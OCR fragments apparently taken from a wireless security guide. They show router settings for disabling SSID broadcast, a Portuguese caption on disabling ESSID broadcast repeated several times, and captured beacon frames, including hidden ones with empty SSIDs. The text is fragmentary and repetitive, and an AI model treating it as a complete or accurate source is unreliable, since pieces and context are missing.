
Allow access by:

- All Wireless stations
- Trusted PCs only


Trusted PCs List

- [x] **Enable bridging to wired LAN**
- [ ] **Enable SSID broadcast**


Desabilitar broadcast de ESSID




Desabilitar broadcast de ESSID



Desabilitar broadcast de ESSID



Desabilitar broadcast de ESSID



Desabilitar broadcast de ESSID

23:05:16.386193 Beacon () [1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit] ESS CH: 11

23:05:16.488612 Beacon () [1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit] ESS CH: 11

23:05:17.321039 Beacon (Homenet54) [1.0 2.0 5.5 11.0 Mbit] ESS CH: 3

23:05:17.629271 Beacon (Homenet54) [1.0 2.0 5.5 11.0 Mbit] ESS CH: 3

